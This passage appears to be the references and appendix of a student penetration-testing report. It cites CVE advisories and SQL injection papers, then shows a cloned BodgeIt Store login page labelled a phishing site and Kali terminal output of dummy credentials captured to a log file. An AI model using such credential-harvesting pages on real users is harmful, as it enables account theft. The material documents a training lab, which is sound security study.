References

Anon., 2017. *CVE-2000-0672.* [Online] Available at: https://www.cvedetails.com/cve/CVE-2000-0672/ [Accessed 04 2020].

Anon., 2018. *CVE-2014-0231.* [Online] Available at: https://www.cvedetails.com/cve/CVE-2014-0231/ [Accessed 04 20].

Anon., 2018. *RHSA-2018:0980 - Security Advisory.* [Online] Available at: https://access.redhat.com/errata/RHSA-2018:0980 [Accessed 04 2020].

Anon., 2019. *CVE-2017-15906.* [Online] Available at: https://www.cvedetails.com/cve/CVE-2017-15906/ [Accessed 04 2020].

Anon., n.d. *CVE-2014-0231 (Apache vulnerability in mod_cgid module could allow denial of service attacks).* [Online] Available at: https://puppet.com/security/cve/cve-2014-0231/ [Accessed 04 2020].

Anon., n.d. *SPOOFING ATTACK: IP, DNS & ARP.* [Online] Available at: https://www.veracode.com/security/spoofing-attack [Accessed 02 2020].

Krit Kamtuo, C. S., 2016. *Machine Learning for SQL injection prevention on server-side scripting.* Chiang Mai, Thailand, IEEE.


Mohd Amin Mohd Yunus, M. Z. B. N. M. N. E. S. M. S. N. A. M. N. C. W. L., 2018. Review of SQL Injection : Problems and Prevention. *INTERNATIONAL JOURNAL ON INFORMATICS VISUALIZATION,* Volume 2, pp. 3-2.

Nanhay Singh, M. D. R. S. R. S. K., 2016. *SQL injection: Types, methodology, attack queries and prevention.* New Delhi, India, IEEE.

R.R., S., 2018. *[SECURITY] [DLA 1500-1] openssh security update.* [Online] Available at: https://lists.debian.org/debian-lts-announce/2018/09/msg00010.html [Accessed 04 2020].

Team, S., 2014. *Apache HTTP Server 2.2 Vulnerabilities.* [Online] Available at: https://httpd.apache.org/security/vulnerabilities_22.html [Accessed 04 2020].

Appendix - A



The BodgeIt Store

We bodge it, so you dont have to!

Guest user

Login


Please enter your credentials:

Username: user@mail.com

Password: •••••••••

If you dont have an account with us then please Register now for a free account.

Figure 01: Login page of Phishing Site



```
'product.jsp?prodid=14'  'product.jsp?prodid=30'  search.jsp
'product.jsp?prodid=15'  'product.jsp?prodid=31'  style.css
'product.jsp?prodid=16'  'product.jsp?prodid=32'
root@kali:/var/www/html/bodgeit# gedit labpasswords.txt
root@kali:/var/www/html/bodgeit# cat labpasswords.txt
Array
(
    [username] => user@mail.com
    [password] => password
)
root@kali:/var/www/html/bodgeit# 
```

Figure 02: User Credentials on Log File